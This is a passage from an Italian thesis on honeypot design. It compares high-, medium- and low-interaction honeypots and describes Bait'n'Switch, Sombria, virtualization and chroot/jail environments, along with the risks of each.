utilizzato non prevede emulazioni. A pensarci bene, questi consigli non sono poi così diversi da quelli applicabili ad un qualsiasi sistema, tuttavia è ovvio che per gli *honeypot* essi assumono una particolare valenza.

2.2.2.2 High Interaction honeypot

Come è possibile intuire, all'altro estremo dei *Low Interaction* ci sono gli *High Interaction honeypot*. La differenza sostanziale giace nel fatto che in questo caso ***non vengono utilizzate delle emulazioni ma dei servizi reali***, in tutto e per tutto identici a quelli presenti nei sistemi di produzione. In altre parole, se si volesse avere un *honeypot* con il web server *IIS*, verrebbe utilizzato un sistema con installato tale software piuttosto che una sua emulazione. In sostanza, si mette un ***sistema reale*** a disposizione dell'attaccante, si aspettano le sue mosse, si tracciano tutte le azioni da esso eseguite e le si analizzano per carpire le tecniche di attacco messe in atto. I vantaggi di questa scelta sono evidenti: ora non si ha più nessuna limitazione inerente l'utilizzo di emulazioni e, quindi, si ha la possibilità di osservare tutte le fasi di un attacco, non solo quelle preliminari. In altre parole, non solo si è capaci di rilevare i tentativi di scansione del sistema alla ricerca di vulnerabilità, ma diventa possibile anche osservare come l'attaccante riesce a violare il sistema e ad acquisire l'accesso privilegiato ad esso. Ciò che però è più interessante è il fatto che, una volta nel sistema, l'attaccante è in grado di fare quel che vuole; in questa maniera diventa possibile tracciare tutte le azioni da egli svolte ***dopo*** che ha violato con successo l'*honeypot*. A titolo d'esempio, è possibile venire a conoscenza se vengono alterati i file di *log* del sistema, se vengono modificati dei file, se l'attaccante instaura delle connessioni verso l'esterno, se tenta di attaccare altri sistemi, se scarica nell'*honeypot* dei *rootkit* o delle *backdoor*[6] e così via. È evidente, quindi, che le potenzialità di questi strumenti sono molto elevate: grazie ad essi diventa possibile "catturare" i *tool* che gli attaccanti memorizzano nei sistemi violati, scoprire nuovi *software* e modalità di attacco, identificare vulnerabilità inedite nei sistemi operativi ma anche nei *software* applicativi, capire le tecniche utilizzate, indagare sulle modalità attraverso le quali gli *hacker* comunicano tra loro e si scambiano informazioni [Spi02]. Ovviamente le capacità offerte dagli *High Interaction honeypot* non si esauriscono con il brevissimo elenco appena mostrato, ma si può ben dire che l'unico limite è costituito dalla fantasia di chi lo realizza, come si avrà modo di vedere nel prossimo capitolo. Comunque non è oro tutto quel che luccica, ed è innegabile che anche questi strumenti siano

[6] Una *backdoor* è un altro di quei *software* installati dagli attaccanti dopo essere penetrati la prima volta in un sistema e finalizzati ad agevolare ogni successivo accesso. Tipicamente, per passare inutilizzati utilizzano strategie meno sofisticate dei *rootkit*, spesso tuttavia questi due termini sono utilizzati in maniera sostanzialmente intercambiabile.

caratterizzati da una serie di svantaggi di non poco conto. Il primo ed il più importante di essi è strettamente legato a ciò che rende gli *High Interaction honeypot* estremamente potenti: l'utilizzo di sistemi reali. Il fatto di utilizzare dei sistemi funzionalmente identici a quelli di produzione rende capace l'attaccante di fare *davvero* ciò che vuole. Sebbene ciò sia esattamente quanto desiderato dall'amministratore dell'*honeypot*, è evidente che questa estrema libertà costituisca anche un ***notevole rischio***. Una volta violato l'*honeypot*, infatti, l'attaccante potrebbe utilizzarlo come base per sferrare un nuovo attacco o come un mezzo per carpire le informazioni riservate generate e trasmesse dai sistemi di produzione [Spi02]. Nel primo caso, l'*honeypot* potrebbe essere trasformato in una *macchina zombie*, essere cioè coinvolto nell'esecuzione di un attacco *DoS* distribuito [BarLan05], ma potrebbe essere utilizzato anche per attaccare i sistemi di produzione. Nel secondo caso, l'attaccante potrebbe installare uno *sniffer* nell'*honeypot* e catturare del traffico riservato, generato cioè dai sistemi di produzione. A questo punto, però, si potrebbe obiettare che, seppure presenti, questi pericoli non dovrebbero costituire una grande minaccia poiché, per loro stessa natura, gli *honeypot* consentono di rilevare in breve tempo simili tentativi. Tuttavia uno strumento di questo tipo è tanto più utile quanto più si lascia l'attaccante libero di "scorrazzare", poiché è procedendo in questa maniera che diventa possibile acquisire il maggior numero di informazioni di alta qualità. Inoltre, sebbene un *honeypot* sia altamente monitorato, spesso si riesce a capire esattamente ciò che l'*hacker* sta facendo solo quando è troppo tardi, quando cioè la maggior parte delle azioni malevole sono state compiute. Un altro aspetto da considerare, poi, consiste nel fatto che la libertà di azione dell'attaccante può tradursi nella possibilità che esso scopra la vera natura del sistema che ha violato; ***capisca*** cioè ***che sta interagendo con un honeypot***. In una simile situazione, egli può decidere di "abbandonare il campo" oppure di passare al contrattacco, individuando e disabilitando i vari strumenti di monitoraggio e controllo presenti nell'*honeypot*. Da quanto fin qui detto, appare quindi evidente che per realizzare un *High Interaction honeypot* non è assolutamente sufficiente inserire in rete una macchina sacrificale ed aspettare che qualcuno la violi, anzi, ciò è altamente sconsigliato se non si vogliono subire gli svantaggi propri di tale strumento senza goderne i vantaggi. Da ciò consegue che è necessario porre estrema attenzione all'attività di implementazione e configurazione, senza ovviamente trascurare quella di controllo e di mantenimento. Pertanto questa non è una soluzione consigliabile ad un utenza alle prime

armi né a quelle organizzazioni che non vogliono o non possono dedicare molto tempo all'attività di analisi e comprensione degli attacchi subiti; a titolo di esempio, si pensi a quanto affermato dall'*Honeynet Project*: secondo la loro esperienza, sono necessarie quaranta ore di analisi per riuscire a comprendere appieno trenta minuti di attività maliziosa svolta da un intruso [Spi02]. Per tutte queste realtà, quindi, appare più idonea l'adozione di un *Low Interaction Honeypot* sia perché essi sono in grado di incrementare in maniera più diretta la sicurezza globale della rete – non richiedono cioè pesanti attività di analisi per capire gli attacchi ricevuti e migliorare di conseguenza l'infrastruttura di sicurezza – sia per la semplicità della loro realizzazione ed utilizzo. Come si è già visto, infatti, questi tipi di *honeypot* sono realizzabili semplicemente installando appositi *software*¸ ed anche quando è necessaria un'attività di configurazione per poterli rendere pienamente operativi, essa non è così complessa come quella necessaria per le soluzioni ad alta interazione. Ciò è tanto più evidente se si considera che la maggior parte degli *High Interaction honeypot* esistenti sono costituiti da una ***collezione di software*** e non da un *software* a sé stante. In sostanza, questi prodotti sono costituiti da una serie di *tool* comunemente utilizzati dagli esperti di sicurezza, come ad esempio *firewall* o *IDS*, ma configurati in maniera tale da consentire loro di collaborare affinché realizzino coralmente un sistema *honeypot* ad alta interazione. Tenendo presente questo fatto, potremmo quindi definire un *High Interaction Honeypot* anche come ***un'integrazione sinergica tra tool di sicurezza*** finalizzata a realizzare un sistema in grado di monitorare e registrare ogni sua interazione con una entità esterna limitando al contempo i rischi che ciò comporta. C'è comunque da precisare che l'utilizzo di tali prodotti non è strettamente necessario: data la natura di un *High Interaction honeypot*, esso può anche essere realizzato "in proprio". In altre parole, basta scegliere quei strumenti per la sicurezza che si preferiscono, installarli in una o più macchine a seconda dell'architettura preferita e configurarli opportunamente in maniera tale che, insieme, riescano a soddisfare tutti i requisiti richiesti da un *High Interaction Honeypot*. Approfondiremo le modalità di implementazione di un *honeypot* nei capitoli seguenti, tuttavia possiamo fin d'ora descrivere velocemente alcune soluzioni *High Interaction* attualmente disponibili. Precisiamo subito che, data la natura e la complessità di tali strumenti, non sono disponibili così tante soluzioni come per i *Low Interaction Honeypot* e che, tra quelle esistenti, un posto di primo piano lo merita sicuramente quella elaborata dall'*Honeynet*

Project. Difatti essa può essere sicuramente considerata come la più complessa e completa soluzione *honeypot* esistente e, per questo motivo, è stata scelta per la realizzazione dell'*honeypot* sperimentale a cui è dedicata questa tesi. La sua importanza è così elevata che si è deciso di dedicare un intero paragrafo alla sua descrizione, quindi per ora sorvoleremo tale possibilità per concentrarci maggiormente su altre proposte.

Il primo *software* che verrà illustrato è ***Bait'n'Switch*** (vedi **Appendice A**, pag.282) e, sebbene formalmente non possa essere considerato come un vero e proprio *honeypot*, si è deciso di fare uno strappo alla regola data la sua estrema utilità e la particolarità del suo funzionamento. Infatti, il compito di questo *software* è quello di ***dirottare il traffico ritenuto dannoso*** verso sistemi in cui esso non può fare danni. In altre parole, ***Bait'n'Switch*** cerca di individuare tra il traffico di rete quei flussi riconducibili ad attività maliziosa e, invece di consentire loro di raggiungere i rispettivi destinatari, fa in modo che vengano ricevuti da una macchina esplicitamente rivolta a ricevere questo tipo di attività. Tale macchina costituisce, ovviamente, un *honeypot*. Per poter svolgere questo ruolo, è necessario che ***Bait'n'Switch*** venga installato in una macchina in grado di controllare sia il traffico diretto ai sistemi di produzione, sia quello destinato all'*honeypot*; pertanto, tale sistema costituisce il *gateway* per mezzo del quale sia i sistemi di produzione che l'*honeypot* possono accedere al mondo esterno.




Figura 2.5 – Architettura di riferimento di *Bait'n'Switch*

In Figura 2.5 viene mostrata l'architettura di riferimento di ***Bait'n'Switch*** [BNS]. In essa si può notare come la macchina in cui viene installato il *software* sia dotata di tre schede di rete: una per l'accesso alla rete esterna mentre le altre due per consentire all'*honeypot* ed al sistema di produzione di comunicare con il mondo esterno, evitando al contempo che essi interferiscano l'un l'altro. Quindi il compito assolto da ***Bait'n'Switch*** può essere sintetizzato in scegliere, per ogni pacchetto ricevuto dal mondo esterno, su quale interfaccia inoltrarlo; in sostanza, il ***Bait'n'Switch Gateway*** può essere considerato una sorta di router. Infatti, il sistema operativo di tale macchina deve essere *Linux* e deve avere a disposizione sia ***iptables/netfilter*** che ***iproute2*** [BNS]. Il primo implementa le funzionalità di un *firewall*, mentre il secondo è composto da una serie di *utility* per la gestione avanzata della configurazione di rete, come ad esempio quelle che consentono la manipolazione della tabella e delle politiche di *routing* [IPR]. Ma come può essere in grado di distinguere tra il traffico malevolo e quello legittimo? Evidentemente, è necessario che nel *gateway* sia presente un sistema *NIDS* (*Network Intrusion Detection System*), ovvero di un software che attraverso determinati meccanismi può individuare in un flusso di pacchetti quelli che possono essere indice di attività illecita. Per questo motivo, uno dei requisiti che bisogna soddisfare per poter installare ***Bait'n'Switch*** è costituito dalla presenza di ***Snort***, un *NIDS open source* molto diffuso. Si ha così conferma di quanto sostenuto poc'anzi in merito alla natura delle soluzioni che consentono di realizzare *High Interaction Honeypot*: più che veri e propri *software*, esse sono collezioni di *tool* e di *script* di configurazione. Conseguentemente, il loro scopo non è tanto fornire le funzionalità che caratterizzano un *honeypot* bensì quello di far collaborare *tool software* distinti. A questa regola non sfugge ***Bait'n'Switch***, il quale è composto da una serie di script e da piccoli programmi scritti in linguaggio C. Tra questi ultimi, particolarmente degno di nota è quello che implementa la funzionalità di dirottamento del traffico. Il suo principio di funzionamento è piuttosto semplice: in sostanza, esso si limita a ricevere da *snort* gli indirizzi IP dai quali proviene il traffico giudicato malizioso ed a modificare opportunamente le regole del *firewall* in modo tale da inoltrare all'*honeypot* i pacchetti sospetti. Ovviamente queste modifiche non sono destinate ad essere perpetue e, pertanto, dopo una determinata quantità di tempo vengono eliminate.

A dispetto della sua semplicità, la soluzione proposta da ***Bait'n'Switch*** offre sicuramente interessanti potenzialità, anche perché il dirottamento del traffico avviene senza che il mittente ne sia consapevole. Si osservi infatti la Figura 2.5: in essa si nota come sia il sistema di produzione che l'*honeypot* siano dotati dello ***stesso indirizzo IP***, il quale è posto in una ***sottorete diversa*** da quella utilizzata per la restante parte della LAN. Purtroppo, però, questa soluzione è affetta anche da pesanti limitazioni, le quali difficilmente saranno eliminate poiché lo sviluppo di questo strumento sembra cessato, visto che l'ultima versione risale al 2003. Innanzitutto, il numero degli *honeypot* e dei sistemi di produzione che è possibile gestire con un unico *Bait'n'Switch Gateway* è molto limitato: anche se finora si è parlato di questi sistemi al plurale, in realtà questa soluzione può gestire solo un *honeypot* ed un sistema di produzione. Ovviamente è sempre possibile utilizzare più *Bait'n'Switch Gateway*, uno per ogni sistema di produzione da monitorare, ma chiaramente non è la soluzione più comoda. Un'interessante prospettiva, infatti, potrebbe essere quella di dirottare verso l'*honeypot* il traffico giudicato pericoloso e diretto verso uno qualsiasi dei sistemi della LAN; a causa di questo problema, però, una simile architettura è molto difficile da realizzare. Un secondo problema è poi dovuto all'eccessivo affidamento che viene fatto sull'*IDS*, poiché il corretto funzionamento di questo sistema dipende esclusivamente dalle decisioni da esso prese. Anche il migliore degli *IDS*, infatti, non è perfetto: un attacco può non essere rilevato o, viceversa, dell'attività lecita può essere scorrettamente considerata sospetta. In entrambe queste situazioni, ***Bait'n'Switch*** non si comporterà correttamente. Nel primo caso, infatti, il sistema di produzione subirà l'attacco; nel secondo, verranno impedite delle attività legittime poiché i relativi pacchetti saranno deviati verso l'*honeypot*. Se poi si pensa che uno dei vantaggi degli *honeypot* è costituito proprio dal risolvere questi tipi di problemi, appare evidente che ***Bait'n'Switch*** non coglie appieno tutti i punti di forza di questa tecnologia. A suffragio di questa affermazione, facciamo notare anche che questa soluzione ***non prevede nessun meccanismo di controllo dell'honeypot***, sia esso finalizzato a memorizzare le attività in esso svolte da un intruso o ad impedire che esso attacchi qualche altro sistema. Conseguentemente, il solo ***Bait'n'Switch*** non è sufficiente per implementare correttamente un *honeypot*, ma è necessario provvedere alle funzionalità mancanti installando ulteriori *tool* e configurandoli in maniera opportuna.

Una soluzione più tradizionale è costituita da ***Sombria*** (vedi **Appendice A,** pag.281) che, però, non è pubblicamente disponibile. I suoi ideatori, infatti, hanno deciso di farsi promotori di una sorta di alleanza tra organizzazioni – denominata "*Honeypot Exchange Program*" – che prevede la realizzazione di *honeypot* mediante ***Sombria*** e di scambiarsi i risultati ottenuti. Conseguentemente, questa soluzione non è disponibile né a privati né ad organizzazioni che non desiderano far parte della suddetta iniziativa. Ciò si traduce anche in una certa penuria di documentazione. Le uniche informazioni che sono state rese pubbliche riguardano gli scopi per i quali ***Sombria*** è stata ideata ed alcune caratteristiche basilari circa la sua architettura. Per quanto riguarda gli scopi, essi sono essenzialmente dettati dalla necessità di acquisire conoscenza in merito alle tecniche di attacco attraverso un attento monitoraggio delle attività degli attaccanti, in modo da rendere possibile sia un pronto rilevamento e tracciamento delle stesse, sia un'efficiente attività di analisi dopo la loro conclusione. Per far ciò, ***Sombria*** è costituita da un ***webserver***, un ***Intrusion Detection System*** ed un ***firewall***. Il primo funge ovviamente da vittima sacrificale, ma consente anche di acquisire dettagliate informazioni sulle azioni di coloro che interagiscono con esso, come ad esempio i comandi eseguiti. L'*IDS*, invece, ha il compito di avvisare gli amministratori in caso di intrusioni, mentre il *firewall* ha il compito di evitare che i malintenzionati utilizzino il *webserver* per compiere attacchi verso altri sistemi. Nonostante le scarse informazioni esistenti, è semplice capire che questa soluzione, oltre essere ad alta interazione, può essere inserita tra le schiere degli *honeypot di ricerca*.

Una maniera alternativa per implementare un *High Interaction honeypot* è costituito dall'utilizzo dei cosiddetti ***software di virtualizzazione***. Lo scopo di questi strumenti è quello consentire l'esecuzione ***contemporanea*** di più sistemi operativi – anche di tipo differente – in una stessa macchina. L'aspetto da sottolineare è che un sistema operativo non deve subire delle modifiche per poter essere utilizzato da questi *software* e, pertanto, è assolutamente identico a quello che è possibile trovare singolarmente in una qualsiasi macchina. Sebbene i vari *software* di virtualizzazione possano lavorare in modo differente l'uno dall'altro, ciò che li accomuna è la capacità di "far credere" ai sistemi operativi che gestiscono di avere a disposizione un elaboratore fisico tutto per loro. Per questo motivo, si dice che essi definiscono delle ***macchine virtuali*** su cui installare i sistemi operativi

desiderati. Ovviamente, anche quelli di virtualizzazione sono dei *software* come tutti gli altri, quindi anche loro hanno bisogno di appoggiarsi ad un *sistema operativo*, pertanto è possibile definire una netta distinzione tra il *sistema operativo reale*, cioè quello che utilizza direttamente l'*hardware* fisico, ed i sistemi operativi eseguiti all'interno delle macchine virtuali. Tra i *software* di questo tipo possiamo nominare quelli prodotti dalla *VMware* ma anche *Virtual PC* della *Microsoft*, *User Mode Linux* (*UML*), *Qemu* [@QEMU] e *Xen* [@XEN]. Grazie a simili *software*, pertanto, è possibile fare in modo che non sia più il *sistema operativo reale* ad essere esposto agli attacchi – e quindi a svolgere il ruolo di *honeypot* – bensì il sistema operativo in esecuzione sulla macchina virtuale. In altre parole, è possibile installare i *software* che realizzano un *High Interaction honeypot* nel sistema operativo ospitato nella macchina virtuale e fare in modo che quest'ultima abbia accesso alla rete per avere un sistema *honeypot* pienamente operativo. I vantaggi di questa soluzione sono evidenti: ricordiamo, infatti, che gli *High Interaction honeypot* sono caratterizzati da un notevole rischio, pertanto l'utilizzo delle macchine virtuali costituisce un ulteriore livello di sicurezza poiché, grazie ad esse, c'è una netta separazione tra *l'honeypot* ed il sistema fisico vero e proprio. Conseguentemente, un attaccante che violi l'*honeypot* può modificare a suo piacimento il sistema operativo emulato senza che quello reale ne venga minimamente influenzato. Un altro vantaggio non secondario è poi costituito dal decremento dei costi di implementazione coniugato all'incremento della facilità di gestione. Spesso, infatti, la realizzazione di un *honeypot* ad alta interazione implica l'utilizzo di più elaboratori contemporaneamente. Un immediato esempio di ciò può sicuramente venire dal già presentato ***Bait'n'Switch***, il quale richiede l'utilizzo di tre sistemi per poter essere correttamente implementato; tuttavia nei capitoli che seguono sarà chiaro che questa aspetto è comune anche alla soluzione presentata dall'*Honeynet Project*. In casi come questi, quindi, si rivela estremamente utile utilizzare i *software* di virtualizzazione, poiché consentono di realizzare un sistema *honeypot* utilizzando un singolo elaboratore, con indubbi vantaggi in termini economici. Ritornando all'esempio di ***Bait'n'Switch***, quindi, in questa maniera è possibile avere il *Bait'n'Switch Gateway*, l'*honeypot* ed il *sistema di produzione* (vedi Figura 2.2) all'interno di un unico calcolatore. Ovviamente questo si ripercuote positivamente anche sulla gestione di un *honeypot*, poiché i *software* di virtualizzazione consentono di trasferire con estrema semplicità le macchine virtuali ed i

relativi sistemi operativi da un sistema all'altro. Ciò è molto comodo se si desidera realizzare differenti sistemi *honeypot* configurati nella stessa maniera: ora non è più necessario ripetere la fase di configurazione per tutti i sistemi ma basta svolgerla per uno soltanto per poi copiare la macchina virtuale da un elaboratore all'altro. Questa opportunità è di grandissima utilità anche per svolgere le attività di analisi dopo che l'*honeypot* è stato compromesso. Nella situazione tradizionale, infatti, la loro corretta esecuzione richiede di disconnettere l'*honeypot* dalla rete – rendendolo così non operativo – per evitare che le informazioni raccolte vengano in qualche modo "inquinate" dalle attività che si verificano durante l'analisi. Inoltre, per liberare il sistema da tutte le modifiche effettuate dall'attaccante, è necessario procedere pure ad un attento ripristino al fine di poterlo rimettere in attività nello stesso stato in cui esso si trovava prima della violazione. Grazie ai *software* di virtualizzazione, invece, questo processo risulta molto semplificato: infatti, l'*honeypot* rimane inattivo solo per il lasso di tempo necessario al trasferimento in un altro elaboratore della macchina virtuale che lo contiene ed al ripristino della macchina virtuale relativa alla configurazione originaria (ovviamente, se si è avuta l'accortezza di conservarla). Sebbene da quanto fin qui detto possa sembrare il contrario, l'utilizzo di questi strumenti non è ovviamente privo di controindicazioni. Innanzitutto, i *software* di virtualizzazione sono piuttosto complessi e, quindi, è lecito aspettarsi l'esistenza di *bug* che potrebbero essere utilizzati dai malintenzionati per violare non solo l'*honeypot*, ma anche l'intero sistema, compreso quindi il sistema operativo reale. In secondo luogo, essi incrementano la possibilità che l'attaccante identifichi come *honeypot* il sistema con cui sta interagendo, poiché non è molto difficile capire se un sistema operativo è in esecuzione su un ambiente reale o su uno virtuale. Considerando che non è affatto usuale disporre servizi di rete in sistemi operativi operanti su macchine virtuali, è chiaro come questa situazione possa mettere la pulce nell'orecchio all'attaccante. Prima di concludere questa digressione sull'utilizzo dei *software* di virtualizzazione, è utile fare una piccola precisazione. Finora si è parlato di questi strumenti tenendo sempre in mente la realizzazione di *High Interaction honeypot*; tuttavia nulla impedisce di utilizzarli anche con i *Low Interaction*. Considerando però la natura di questi ultimi, e soprattutto il basso livello di rischio connesso con il loro utilizzo, non sembra che questa scelta possa trovare giustificazioni molto valide, salvo ovviamente utilizzi ed obiettivi particolari. In questa tesi, comunque, quando si parlerà di *software* di

virtualizzazione si farà sempre implicito riferimento alla realizzazione di *High Interaction honeypot*.

2.2.2.3 Medium Interaction honeypot

In questa sezione spenderemo alcune parole sui ***Medium Interaction honeypot***. Come è lecito aspettarsi, questi costituiscono una soluzione intermedia tra gli *honeypot* a bassa interazione e quelli ad alta interazione. In altre parole, le funzionalità di cui sono dotati e la quantità delle informazioni che possono raccogliere sono superiori a quelle che caratterizzano i *Low Interaction honeypot*, senza tuttavia poter essere comparabili con quelle degli *High Interaction*. Per contro, i rischi connessi alla loro adozione sono superiori a quelli delle soluzioni *Low Interaction* ma sono comunque minori di quelli che si possono correre con un *High Interaction honeypot*. Tra gli esperti del settore, tuttavia, non tutti concordano con la necessità di distinguere tre livelli di interazione; di conseguenza non è facile definire una demarcazione precisa tra di essi. Questa incertezza si rispecchia anche nell'individuare *software* che sono riconducibili a tale livello di interazione: probabilmente, tra i *software* precedentemente illustrati ne esiste qualcuno che non sarebbe scorretto considerare un *Medium Interaction honeypot*. Per cercare di dipanare questi dubbi, riportiamo un paio di esempi di ciò che potrebbe essere classificato come *Medium Interaction honeypot*, entrambi ideati da *Lance Spitzner* in [Spi02]. Il primo esempio riguarda un emulazione del *web server IIS* particolarmente evoluta, la quale prevede anche quelle funzionalità addizionali che normalmente accompagna questo prodotto, e fornisce all'utente la possibilità di personalizzarne il comportamento. In questo modo, ad ogni connessione *HTTP* l'emulazione ha la possibilità di comportarsi in maniera molto fedele all'originale, dando all'attaccante l'impressione di stare ad interagire con un server *IIS* vero e proprio. Inoltre, grazie alle funzionalità di personalizzazione, è possibile configurare un simile *honeypot* affinché reagisca ad uno specifico tipo di minaccia. Se ad esempio si desidera catturare ed analizzare uno specifico *worm*, si può personalizzare l'*honeypot* in maniera tale da fornire quelle funzionalità e quei comportamenti che il *worm* sfrutta per attaccare e violare un sistema. In altre parole, l'*honeypot* viene programmato in maniera tale da "far credere" al *software* malevolo di aver trovato un sistema vulnerabile, costringendolo così a mettere in pratica le sue tecniche di attacco. Procedendo in questa maniera, è possibile "catturare" il codice del

worm in tutta sicurezza: poiché si sta sempre parlando di emulazioni, il codice malizioso non ha possibilità di interagire con il reale sistema operativo sottostante.

Il secondo esempio è più complesso, poiché si avvicina ad una soluzione *High Interaction*. Essa consiste nel creare dei cosiddetti ***ambienti jailed***, ovvero una sorta di ***sistema operativo virtuale all'interno di un sistema operativo reale*** [Spi02] senza tuttavia utilizzare *software* di virtualizzazione. L'obiettivo sarebbe quello di permettere all'attaccante di interagire con il sistema operativo virtuale nascondendogli la sua vera natura, illudendolo cioè che sta avendo a che fare con un vero e proprio sistema operativo. Naturalmente questo ambiente virtuale può essere controllato dal sistema operativo reale, cosicché diventa possibile permettere all'*hacker* di violarlo poiché le sue azioni sono controllate e tracciate dal sistema operativo reale. Per realizzare una simile soluzione è sufficiente disporre di una macchina *Unix*, poiché esistono appositi comandi deputati alla creazione di un siffatto ambiente virtuale (***chroot*** in sistemi Linux, ***jail*** in macchine *FreeBSD*). Se si sceglie di adottarla, però, si deve essere pronti ad affrontare ***numerosi problemi***, primo fra tutti la ***complessità di configurazione***. Non è infatti semplice realizzare un ambiente virtuale capace di essere realistico limitando al contempo i rischi che ciò comporta. Infatti più funzionalità si concedono agli "ospiti" di tali ambienti e più aumenta il rischio che essi siano in grado di capire la loro vera natura e, quel che è peggio, che siano in grado di accedere al sistema operativo reale. Per questi motivi, se si mette in pratica tale soluzione, è consigliabile non prevedere nel sistema operativo virtuale tutte le funzionalità di uno reale, ed è proprio questa limitazione che induce a classificare tale approccio tra le file dei *Medium Interaction honeypot.*

In definitiva, possiamo ribadire nuovamente che non ci sono criteri univoci per definire cosa un *Medium Interaction honeypot* dovrebbe effettivamente essere e le funzionalità che dovrebbe fornire all'attaccante. Semplicemente, essi costituiscono una via intermedia tra i *Low Interaction* e gli *High Interaction*, nel senso che potrebbero essere costituiti sia da *emulazioni particolarmente complesse* che da *sistemi operativi e servizi reali* ma dalle funzionalità in qualche maniera limitate. In questa tesi, comunque, cerchiamo di suffragare un'ipotesi che, tuttavia, non trova riscontri nella letteratura del settore. Secondo essa, può essere considerato un *Medium Interaction honeypot* un qualsiasi *honeypot* che, senza concedere all'attaccante tutte le funzionalità di un sistema operativo o servizio reale, gli permette comunque di ***portare a termine il suo attacco*** illudendolo

circa il suo buon esito. In altre parole, oltre che a rilevare i tentativi di attacco, un *Medium Interaction honeypot* è in grado anche di comportarsi in maniera tale da permettere la sua violazione, che ovviamente avviene senza intaccare il sistema reale sottostante. Conseguentemente, esso è in grado di fornire ***informazioni piuttosto approfondite***, che ora non si limitano più alla fase iniziale dell'attacco – quando cioè viene controllata la presenza di vulnerabilità nel sistema – ma che si estendono anche verso quelle più operative, senza tuttavia raggiungere la completezza garantita da un *High Interaction honeypot*. Per questi motivi, un *Medium Interaction honeypot* si rivela particolarmente utile per "catturare" il codice maligno che si diffonde mediante *Internet*, come ad esempio i cosiddetti *worm* [Wich06]. Le emulazioni che esso mette a disposizione, infatti, consentono di interagire in maniera più profonda con questi attacchi, dagli istanti iniziali fino a quelli conclusivi, ingannandoli ad un punto tale da indurli a portare a termine tutte le loro azioni. Per capire appieno come ciò possa avvenire, è però necessario spendere alcune parole sulle consuete modalità che consentono la diffusione di tali codici maliziosi. Tipicamente, queste minacce inducono il sistema vittima ad eseguire determinate azioni sfruttando delle vulnerabilità che affliggono i servizi in esso presenti. Queste azioni sono finalizzate a scaricare nella macchina vittima il vero e proprio *worm*. Per capire come ciò possa accadere, basta osservare gli eventi rilevati nella porta *TCP 445* dall'esperimento con ***KFSensor*** illustrato in precedenza. A pagina 51 ne viene riportato un esempio. In esso, si nota come all'interno del messaggio inviato dall'attaccante siano presenti una serie di comandi finalizzati ad aprire una *console DOS* e ad eseguire in essa determinate azioni. Questo insieme di comandi è finalizzato a scaricare nella macchina violata il vero e proprio codice malizioso, ad esempio mediante i protocolli *FTP* o *HTTP*. Conseguentemente, un *honeypot* che volesse catturare il vero e proprio *worm* e non solo l'attività che precede il suo caricamento, dovrebbe fornire all'attaccante [Wich06]:

- ***La vulnerabilità che la minaccia sfrutta***

  L'*honeypot* deve comportarsi in maniera tale da apparire all'attaccante come un *host* in cui è presente proprio la vulnerabilità che egli sta cercando. In sostanza, ciò si traduce nel rimanere in ascolto sulla porta sfruttata dalla minaccia che si vuole catturare e nell'interagire con l'attaccante in maniera tale da spingerlo a sferrare l'attacco. Va da sé che con una simile strategia è possibile affrontare solo quelle

minacce che sono note, delle quali cioè si conoscono le modalità di attacco e diffusione.

- ***Un ambiente virtuale in cui eseguire i comandi che si occupano di scaricare il codice malevolo nell'honeypot***

  Visto che la presenza di codice da eseguire sul sistema violato è parte integrante di tali attacchi, se si desidera che essi siano portati a termine nella loro completezza pur senza correre particolari rischi, è necessario prevedere un *ambiente virtuale* in cui poter eseguire tale codice. È quindi necessario che l'*honeypot* preveda l'emulazione di una *shell* ed un *file system* virtuale in cui vengano riportate le modifiche effettuate dall'attacco.

- ***Le funzionalità che consentono di reperire effettivamente il codice malevolo***

  Affinché possa essere recuperato il codice malevolo che l'attacco mirava a far diffondere, è necessario che l'*honeypot* sia in grado di sobbarcarsi questo compito.

Ovviamente il primo dei punti sopra riportati può essere ritrovato in un *Low Interaction honeypot*, la stessa cosa però non può essere detta per gli altri requisiti, almeno in generale. Per questo motivo, nella tesi considereremo un *Medium Interaction honeypot* un qualsiasi *honeypot* che soddisfa questi tre requisiti, senza tuttavia mettere a disposizione dell'attaccante un ambiente reale.

Per riassumere quanto fin qui detto, viene riportata una tabella presente in [Spi02] ed integrata con altre informazioni. In essa, vengono riassunte le principali caratteristiche degli *honeypot* a seconda del loro livello di interazione.

	Low Interaction	**Medium Interaction**	**High Interaction**
Installazione e configurazione	Semplice	Complesso	Molto complesso
Mantenimento	Semplice	Complesso	Molto complesso
Quantità delle informazioni acquisite	Bassa	Variabile	Grande
Livello di rischio	Basso	Medio	Alto
Capacità di scoprire vulnerabilità sconosciute	No	No	Sì

